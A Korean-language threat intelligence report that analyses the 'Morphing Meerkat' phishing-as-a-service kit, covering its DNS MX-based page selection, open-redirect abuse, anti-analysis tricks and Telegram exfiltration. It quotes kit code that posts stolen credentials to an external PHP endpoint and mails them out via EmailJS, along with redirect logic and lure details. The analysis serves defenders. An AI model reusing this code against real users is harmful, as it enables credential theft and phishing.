SECUI

2025 년 4 월 첫째 주, 위협 동향 보고서
(Threat Intelligence Report)

– 목 차 –

1 2025 년 4 월 첫째 주, 최신 위협 현황


1.1 DNS 레코드를 악용하는 Morphing Meerkat 피싱

1.1.1 키워드 및 요약

+ 키워드: Morphing Meerkat, PhaaS, Phishing
+ 요약: Morphing Meerkat

1.1.2 위협 설명

+ 최근, DNS 인텔리전스 기업인 Infoblox 에서 DNS 기술을 사용하여 맞춤형 로그인 페이지를 동적으로 제공하는 피싱 키트를 발견함.
+ 공격자는 애드테크[1] 인프라의 오픈 리다이렉트[2]를 악용하고, 텔레그램을 포함한 여러 매커니즘을 통해 탈취한 자격 증명을 유출.
+ 이 피싱키트는 PhaaS[3] 플랫폼에서 비롯된 것으로 보이며, 대량 스팸 전송을 포함하여 보안 시스템 우회 등의 기능이 포함되어있음.
+ 추적 목적으로, 이 PhaaS 의 공격자, 생성된 피싱 키트 및 관련 활동을 "Morphing Meerkat"이라고 명명함.



[피싱 공격 기법]


[1] **애드테크(AdTech)**: 광고 기술을 뜻하는 Advertising Technology 의 줄임말로, 디지털 광고를 구매하고 판매하기 위한 도구 및 시스템

[2] **Open Redirect**: 사용자가 신뢰할 수 있는 도메인 내에서 외부 사이트로 리다이렉트되도록 유도하는 공격 기법

[3] **PhaaS(Phishing-as-a-Service)**: 전문지식이 없어도 돈을 지불하고 범죄형 SaaS 를 구매하여 간편하게 사이버 공격(피싱 공격)을 수행할 수 있는 '서비스형 피싱'

1.1.3 위협 분석

+ Morphing Meerkat 은 이메일 사용자의 로그인 자격 증명을 표적으로 삼으며, PhaaS 플랫폼 개발자는 이러한 활동을 위해 특별히 제작한 것으로 보임.
+ 2020 년 1 월 초에 발견된 피싱 키트는 Gmail, Outlook, AOL, Office 365, Yahoo 총 5 개의 이메일 브랜드로 위장한 피싱 웹 템플릿만 제공되었으나, Morphing Meerkat 은 템플릿 라이브러리를 확장하였으며 현재 114 개의 브랜드 디자인이 제공됨.
+ 2023 년 7 월까지 피싱 키트는 DNS MX 레코드[4]를 기반으로 피싱 페이지를 동적으로 로드할 수 있었고, 현재 피해자의 웹 프로필을 기반으로 텍스트를 동적으로 번역하고 12 개 이상의 다른 언어로 사용자를 타겟팅할 수 있음.
+ PhaaS 플랫폼으로부터 발송된 스팸 메일의 링크는 피해자를 피싱 랜딩 페이지로 리다이렉트 시키며, 페이지와 피해자 간의 상호 작용 유형은 피싱 키트가 구성된 방식에 따라 달라짐.
+ 일부 고급 피싱 키트는 탐지 회피를 위해 피해자를 정상적인 웹 사이트로 리다이렉트 시킬 수 있으며, DNS MX 레코드를 사용하여 피해자의 이메일 서비스와 관련된 피싱 웹 템플릿을 동적으로 제공.



[Morphing Meerkat 공격 흐름]

[4] **DNS MX(Mail Exchange) 레코드**: 이메일을 처리하는 서버를 지정하는 DNS 레코드

+ Morphing Meerkat 캠페인은 전 세계적으로 운영되며, 대규모로 피해자를 타게팅하기 위해 피싱 웹 페이지의 텍스트를 피해자의 브라우저에 설정된 기본 언어로 변환할 수 있는 번역 JavaScript 모듈을 사용.
+ 현재 피싱 키트가 사용하는 대부분의 번역 모듈은 영어, 한국어, 스페인어, 러시아어, 독일어, 중국어, 일본어를 포함하여 ISO 639 로 포맷된 12 개 이상의 다양한 언어 옵션을 제공.

```
function getLocalizedLanguage(customLocale = '') {
    const userLanguage = customLocale != '' ? customLocale : navigator.language || navigator.userLanguage;
    const languageCode = userLanguage.substring(0, 2);
    const lang = {
        en: {
            lessThan4: 'Password must be at least 4 characters long.',
            msg: 'Invalid password. Please enter the correct information.',
            error: 'The account does not exist. Please enter a different account.',
            emlTxt: 'Email',
            pswTxt: 'Password',
            submitBtn: 'Login',
            secLgSs: 'Secure login session',
            frgPsw: 'Forgot password?',
            copy: 'Copyright \xA9 2025',
            verifyingText: 'Verifying...',
            emlLogin: 'Email Login',
            mail: 'Mail',
            yourEmail: 'Your email has been successfully activated.',
            success: 'Thank you. You will receive your file in your email shortly.'
        },
        zh: {
            lessThan4: '密码长度必须大于4个字符\u3002',
            msg: '无效的密码\u3002请输入正确的信息\u3002',
            error: '该账户不存在\u3002请输入其他账户\u3002',
            emlTxt: '邮箱',
            pswTxt: '密码',
            submitBtn: '登录',
            secLgSs: '安全登录会话',
            frgPsw: '忘记密码\uFF1F',
            copy: '版权所有 \xA9 2025',
            verifyingText: '验证中...',
            emlLogin: '邮箱登录',
            mail: '邮箱',
            yourEmail: '您的邮箱已成功激活\u3002',
            success: '谢谢\u3002您将在邮件中收到您的文件\u3002'
        },
        ja: {
            lessThan4: 'パスワードは4文字以上である必要があります\u3002',
            msg: '無効なパスワードです\u3002正しい情報を入力してください\u3002',
            error: 'アカウントが存在しません\u3002別のアカウントを入力してください\u3002',
            emlTxt: 'メール',
            pswTxt: 'パスワード',
            submitBtn: 'ログイン',
            secLgSs: 'セキュアログインセッション',
            frgPsw: 'パスワードを忘れた場合',
            copy: '著作権 \xA9 2025',
            verifyingText: '確認中...',
            emlLogin: 'メールログイン',
            mail: 'メール',
            yourEmail: 'あなたのメールは正常にアクティブ化されました\u3002',
            success: 'ありがとうございます\u3002ファイルはすぐにメールでお届けします\u3002'
```


[Morphing Meerkat 번역 모듈 일부]

+ Morphing Meerkat 은 초기 공격 벡터에 스팸 메일을 배포하는 것만 관찰되었으며, 대부분의 메시지는 위조된 발신자 이름과 이메일 주소를 사용.
+ 스팸 메일에서 공격자의 일관된 SMTP 데이터와 피싱 미끼는 PhaaS 플랫폼을 운영한다는 근거가 될 수 있었으며, 이를 활용하기 위해 비용을 지불하는 공격자는 원하는 공격에 맞는 피싱 키트를 생성할 것으로 추정됨.
+ 아래 표는 Morphing Meerket 의 스팸 메일 정보 일부.

메일 제목	발신자 이름	SMTP IP
Action required: Deactivation Notice {email_account}	IT Announce	5.230[.]209.74
Reconfirmación de titularidad de la cuenta	Foxmail[.]net	185.117[.]90.212
Action required: email account {email_account}	IT Announce	5.230[.]210.77
Password Deactivation Alert® 03/07/2025 05:13:10 pm	foxmail[.]net	107.173[.]166.107
SHIPPING DOCUMENT FOR MAERSK LINE – INV – 0322200950059505	Maerskline	122.183[.]248.102
ACTION REQUIRED: {email_account} login settings has expired	foxmail[.]net Administrator	175.9[.]54.154
PaymentAdvice20250224 USD50,000 Recipient Copy00134	RakBank InterSwift	109.200[.]24.11

+ 이메일 메시지는 HTML 형식을 사용하며, 일반적으로 피해자의 이메일 서비스 제공자와 관련된 일반적인 이메일 아이콘이나 이미지를 보여줌.
+ 가끔은 인기 있는 물류 운송 서비스나 은행 기관으로 위장한 이메일도 발견됨.
+ 이 메시지는 긴박감을 조성하여 수신자가 메일의 악성 링크를 클릭하도록 유도.
+ 클릭 가능한 텍스트는 아래와 관련된 URL 을 가리킴.
    - 공격자가 제어하는 WordPress 웹 사이트
    - 무료 호스팅 및 파일 공유 서비스로 위장한 계정 (예시: pages[.]dev, workers[.]dev, r2[.]dev, netlify[.]app, appspot[.]com, firebaseapp[.]com, plesk[.]page)
    - 애드테크 인프라
    - Morphing Meerkat 이 만든 가짜 도메인

+ 실제로 해당 URL 은 피해자를 피싱 랜딩 페이지로 리다이렉트함.



[HTML 형식의 스팸 메일]

+ Morphing Meerkat 은 다른 피싱 키트에 비해 상대적으로 많은 탐지 회피 기능을 사용하는데, 여기에는 보안 연구원의 위협 분석을 방해하는 여러 기술과 피싱 및 스팸 보호 시스템을 우회하는 기술이 포함됨.
+ 스팸 메일의 하이퍼링크 대부분은 공격자가 제어하는 WordPress 웹 사이트, URL 단축 사이트 또는 무료 웹 호스팅과 관련된 도메인을 사용.
+ Morphing Meerkat 은 정상적인 애드테크 인프라를 악용하여 피싱 웹 페이지에 대한 리다이렉트 링크를 생성.
+ 또한 Google 소유의 광고 네트워크인 "DoubleClick"의 오픈 리다이렉트 취약점을 악용함.
+ 아래는 링크 구조가 포함된 스팸 메일의 예시.

hxxps[:]//ad[.]doubleclick[.]net/clk;265186560;90846275;t;pc=%5BTPAS_ID%5D?//**{피싱_URL}**

+ 링크는 공격자가 {phishing_url} 위치에 배치한 모든 URL 로 리다이렉트되며, 많은 이메일 보안 시스템이 도메인의 평판으로 인해 링크를 허용하게 됨.

+ 이 피싱 키트는 분석가의 HTML 코드 검사를 차단하기 위해 여러 보안 조치를 구현하는데, 웹 방문자의 동작을 모니터링하고, 키보드 단축키 조합 "Ctrl + S (웹 페이지를 파일로 저장)", "Ctrl + U(웹 페이지 소스 코드 보기)" 및 마우스 오른쪽 클릭을 금지함.
+ 그러나 "Chrome 개발자 도구" 또는 "Firefox 개발자 도구"와 같은 브라우저 개발자 도구로 웹 페이지를 분석하는 것은 막지 못함.

```
// prevent ctrl + s
$(document).bind('keydown', function (e) {
    if (e.ctrlKey && e.which == 83) {
        e.preventDefault();
        return false;
    }
});
document.addEventListener('contextmenu', event => event.preventDefault());
document.onkeydown = function (e) {
    if (e.ctrlKey && (e.keyCode === 62 || e.keyCode === 7 || e.keyCode === 85 || e.keyCode === 276)) {
        return false;
    } else {
        return true;
    }
};
$(document).keypress('u', function (e) {
    if (e.ctrlKey) {
        return false;
    } else {
        return true;
    }
});
```

[Morphing Meerkat 의 웹 페이지 분석 방지 기능]

+ Morephing Meerkat 은 난독화를 통해 코드 가독성을 복잡하게 만듦.
+ 난독화를 위해 스크립트를 Base64 로 인코딩하거나, ASCII 코드 문자를 10 진수 값으로 변환하거나, 긴 배열에 값을 무작위로 배치하여 나중에 스크립트에서 인덱싱하거나, 사람이 읽을 수 없는 변수 이름을 사용하는 등의 방식을 사용.
+ 피싱 키트는 일반적으로 JavaScript 함수 "atob( )", "String.fromCharCode( )", "unescape( )"를 사용하여 런타임에 코드 혼란을 해결.
+ 어떤 경우에는 피싱 키트가 "snapbuiler[.]com"과 같은 무료 온라인 코드 난독화 생성기를 사용하기도 함.
+ 또한, 피싱 키트의 주요 기능에 복잡한 코드의 큰 본문을 추가하거나 여러 계층으로 난독화된 JavaScript 를 포함하는 추가 파일을 생성함.
+ 그러나 이러한 객체는 피싱 키트의 기능에 아무런 영향이 없음.

+ 피싱 메일 메시지의 URL 은 동적으로 생성된 피싱 페이지로 리다이렉트되는 일련의 진입점으로, URL 이 단축 URL 이 아닌 경우 "#" 구분 기호와 그 뒤에 식별자 부분이 추가됨.
  - 예시: hxxps[:]//securedfile[.]glitch[.]me/#{이메일_주소}
+ 피해자가 악성 링크를 클릭 시, URL 은 스크립트를 실행하여 식별자(이메일 주소)를 피싱 랜딩 페이지로 리다이렉트하고 전달.
+ 사용자가 식별자와 "#" 구분 기호 없이 진입점 URL 이나 피싱 랜딩 URL 을 요청하는 경우, 분석가가 URL 을 직접 조사하고 있는 것이라고 인지하게 됨.
+ 이런 경우, 보안에 의한 의심과 탐지를 피하기 위해 피싱 랜딩 페이지는 사용자를 이메일 서비스 제공자이 실제 로그인 페이지로 직접 보냄.
+ 사용자가 식별자가 그대로 있는 URL 또는 피싱 랜딩 URL 을 요청하면 가짜 로그인 페이지로 전송됨.
+ 두 번의 로그인 시도 후 피싱 랜딩 페이지는 피해자를 이메일 서비스 제공자의 정상 웹 사이트로 리다이렉트시킴.
+ 피해자가 로그인을 시도할 때마다 성공 여부와 관계 없이 "Invalid Password! Please enter email correct password.(번역: 잘못된 비밀번호입니다! 올바른 비밀번호를 입력하세요.)"라는 메시지가 반환됨.

```
count = count + 1;
$.ajax({
    dataType: 'JSON',
    url: 'https://www.upcriacao.com.br/FaPOjEh/fds/next.php',
    type: 'POST',
    data: {
        ai: ai,
        pr: pr
    },
    // data: $('#contact').serialize(),
```

```
beforeSend: function (xhr) {
    $('#submit-btn').html('<font face="Arial, Helvetica, sans-serif" si
},
success: function (response) {
    if (response) {
        $('#msg').show();
        console.log(response);
        if (response['signal'] == 'ok') {
            $('#pr').val('');
            if (count >= 2) {
                count = 0;
                // window.location.replace(response['redirect_link']);
                window.location.replace('https://www.dhl.com/en.html');
            }   // $('#msg').html(response['msg']);
        } else {
        }
    }
},
error: function () {
    $('#pr').val('');
    if (count >= 2) {
        count = 0;
        window.location.replace('https://www.dhl.com/en.html');
    }
    $('#msg').show();   // $('#msg').html("Please try again later");
},
```

[로그인 시도 후 정상 웹 사이트로 리다이렉트]

+ Morphing Meerkat 의 PhaaS 플랫폼과 피싱 키트는 각 피해자의 이메일 도메인의 DNS MX 레코드를 기반으로 피싱 로그인 웹 페이지를 동적으로 제공.
+ 이를 통해 피해자에게 이메일 서비스 제공자와 관련된 웹 컨텐츠를 표시하여 타겟 공격 수행이 가능.
+ 랜딩 페이지의 디자인이 스팸 메일의 메시지와 일치하며, 이 기술은 공격자가 피싱 웹 양식을 통해 피해자를 속여 이메일 자격 증명을 제출하도록 유도.
+ 많은 이메일 서비스 제공자는 여러 이메일 도메인에 대해 동일한 2 차 도메인(SLD)[5] 값으로 DNS MX 레코드를 구성하며, 이는 일반적으로 제공자가 서비스를 병합하거나, 제품을 리브랜딩하거나, 회사를 인수할 때 발생.
+ 각 이메일 도메인을 HTML 리소스에 매핑하는 대신, 공격자는 MX 레코드 SLD 를 사용하여 이메일 도메인의 서비스 제공자를 정확하게 결정할 수 있으며, 이를 대규모로 수행 가능.
+ 아래는 Microsoft 소유 이메일 도메인에 대한 Google 의 DNS over HTTPS(DoH)[6] 에서 동일한 Outlook MX SLD 응답을 보여줌.

```
domain: outlook.com
question: [{'name': 'outlook.com.', 'type': 15}]
answer: [{'name': 'outlook.com.', 'type': 15, 'TTL': 259, 'data': '5 outlook-com.olc.protection.outlook.com.'}]

domain: hotmail.com
question: [{'name': 'hotmail.com.', 'type': 15}]
answer: [{'name': 'hotmail.com.', 'type': 15, 'TTL': 1960, 'data': '2 hotmail-com.olc.protection.outlook.com.'}]

domain: live.com
question: [{'name': 'live.com.', 'type': 15}]
answer: [{'name': 'live.com.', 'type': 15, 'TTL': 1867, 'data': '2 live-com.olc.protection.outlook.com.'}]

domain: msn.com
question: [{'name': 'msn.com.', 'type': 15}]
answer: [{'name': 'msn.com.', 'type': 15, 'TTL': 183, 'data': '2 msn-com.olc.protection.outlook.com.'}]
```

[여러 이메일 도메인에 대한 동일한 DNS MX SLD 예시]

[5] **Second-level domain(SLD, 2LD)**: 도메인 네임 시스템에서 최상위 도메인 아래에 직접 위치한 도메인

[6] **DNS over HTTPS(DoH)**: HTTPS 프로토콜을 통해 원격 도메인 이름 시스템(DNS) 확인을 수행하기 위한 프로토콜

+ Morphing Meerkat 은 도메인의 MX 레코드를 찾기 위해 DoH 및 애플리케이션 프로그래밍 인터페이스(API)인 Cloudflare DoH 또는 Google Public DNS 를 사용.

```
async function getMXRecord(domain) {
    try {
        const response = await fetch(`https://dns.google/resolve?name=${ domain }&type=MX`);
        const data = await response.json();
        if (data && data.Answer && data.Answer.length > 0) {
            const mxRecords = data.Answer.map(record => `${ record.data }`).join('\n');
            return mxRecords;
        } else {
            return 'no-mx';
        }
    } catch (error) {
        return 'MX-Error';
    }
}
```

[Google DNS 를 통한 MX 레코드 쿼리 기능]

```
async function resolveMXRecords(domain) {
    const response = await fetch(`https://cloudflare-dns.com/dns-query?name=${ domain }&type=MX`,
        { headers: { 'Accept': 'application/dns-json' } });
    const data = await response.json();
    if (data.Status !== 0 || !data.Answer || data.Answer.length === 0) {
        throw new Error('Failed to resolve MX records');
    }
    return data.Answer.map(record => record.data);
}

function getRedirectUrl(mxRecords, email) {
    if (mxRecords.some(record => record.includes('outlook.com') ||
            record.includes('office365.com') ||
            record.includes('outlook-com.olc.protection.outlook.com') ||
            record.includes('hotmail-com.olc.protection.outlook.com') ||
            record.includes('mail.protection.outlook.com') ||
            record.includes('microsoft-com.mail.protection.outlook.com'))) {
        return `https://convertedtophp.westbrookfloor.com/ffv1/?email=${ email }`;
    } else if (mxRecords.some(record => record.includes('secureserver.net'))) {
        return `https://convertedtophp.westbrookfloor.com/ffv1/?email=${ email }`;
    }
    return `https://convertedtophp.westbrookfloor.com/ffv1/?email=${ email }`;
}
```


[Cloudflare DoH 를 통한 MX 레코드 쿼리 기능]

+ 피싱 키트가 MX 레코드를 검색한 후, 사용자 지정 사전을 사용하여 레코드와 연결된 피싱 HTML 파일을 로드.
+ 이 사전은 MX 레코드 이름과 관련 피싱 HTML 파일을 매핑.
+ Morephing Meerkat 의 HTML 템플릿 라이브러리에는 최소 114 개의 고유한 이메일 브랜드 및 로그인 디자인이 존재.

```
const hostingProviderMap = {
    '163': '163.html',
    '1and1': 'ionos.html',
    'ionos': 'ionos.html',
    'chinaemail': 'chinaemail.html',
    'strato': 'strato.html',
    'rz': 'strato.html',
    'activ8': 'active8.html',
    'synaq': 'synaq.html',
    'outlook': 'microsoft.html',
    'arhost': 'aryhost.html',
    'hostedemail': 'rac.html',
    'hostedmail': 'hostedmail.html',
    'microsoft': 'microsoft.html',
    'outlook.office365': 'microsoft.html',
    'yahoo': 'yahoo.html',
    'ds': 'ds.html',
    'emirates': 'etisalatmail.html',
    'mega': 'mega.html',
    'mailchannels': 'kttckw.html',
    'koreacap': 'fatcow.html',
```

[피싱 템플릿에 대한 MX 레코드 매핑]

+ 피싱 키트가 MX 레코드를 인식하지 못하면 일반적으로 Roundcube(오픈소스 이메일 소프트웨어) 로그인 HTML 페이지나 "Webmail"이라는 일반 제목이 표시된 로그인 페이지로 기본 설정되며, 사용자 이름 입력 필드에 자동으로 피해자의 이메일 주소가 채워짐.



[DHL Express 이메일 피싱 페이지]


+ 탈취된 이메일 자격 증명을 수집하는 위치는 공격자가 피싱 키트를 구성하는 방법에 따라 달라짐.
+ 공격 사례로는 이메일, 동일한 사이트의 PHP 스크립트, 비동기 JavaScript 및 XML(AJAX) 요청을 통한 원격 데이터 전송, 웹훅[7]을 사용한 텍스트 채널과의 통신이 확인됨.
+ 모든 방법은 클라이언트 측 JavaScript 라이브러리를 사용하여 탈취된 자격 증명 세부 정보를 공격자에게 전송.
+ 또한, Morphing Meerkat 의 도구는 "EmailJS"라는 클라이언트 측 이메일 JavaScript 라이브러리를 사용하여 탈취된 자격 증명을 공격자가 제어하는 이메일 주소로 전달.
+ 피해자의 브라우저가 JavaScript 를 실행 시, EmailJS 공개 키를 사용하여 탈취된 자격 증명과 피해자의 IP 주소 정보가 포함된 메시지를 전송.
+ 그러나 이 공개 키를 사용하여 공격자의 이메일 계정에서 메시지를 검색하는 것은 불가능.

```
//  email js here
emailjs.init('user_5EsjYHJoIoTforyVHomHW');
emailjs.send('default_service', 'template_ul0g4xi', {
    message_html: `Email: ${ email } || Password: ${ password } `,
    user_ip: localStorage.getItem('ip'),
    from_name: 'GENERAL PAGE - VERYDARKMAN',
    reply_to: 'hello@cnb.gov.uk'
}).then(res => {
    $('#msg').show();
    $('#password').val('');
    if (count >= 2) {
        count = 0;
        window.location.replace('http://www.' + my_slice);
    }
```

[탈취된 자격 증명을 사용하여 이메일 메시지를 보내기 위한 EmailJS 코드]

[7] **웹훅(Webhook)**: HTTP 를 통해 애플리케이션 간에 데이터를 자동으로 전송하는 경량화 이벤트 기반 통신

+ Morphing Meerkat 은 또한 피해자의 이메일 자격 증명을 공격자의 텔레그램 채널로 전송하는 옵션을 제공.
+ 이를 위해 공격자는 봇 웹훅을 설정하여 피싱 키트가 실시간으로 텔레그램 채널로 메시지를 보낼 수 있도록 함.
+ 통신에는 봇 API 토큰과 채팅 ID 가 필요하며, 피싱 키트는 코드에서 API 토큰을 노출하기 때문에 많은 토큰을 테스트하여 탈취당한 자격 증명의 수와 손상된 피해자의 규모를 확인 가능했음.
+ 다만, 어떠한 토큰도 실제 자격 증명 정보를 반환하지 않는 것으로 보아, 공격자가 채널을 폴링[8]하고 실시간으로 메시지를 삭제하여 증거를 삭제하는 것으로 추정됨.
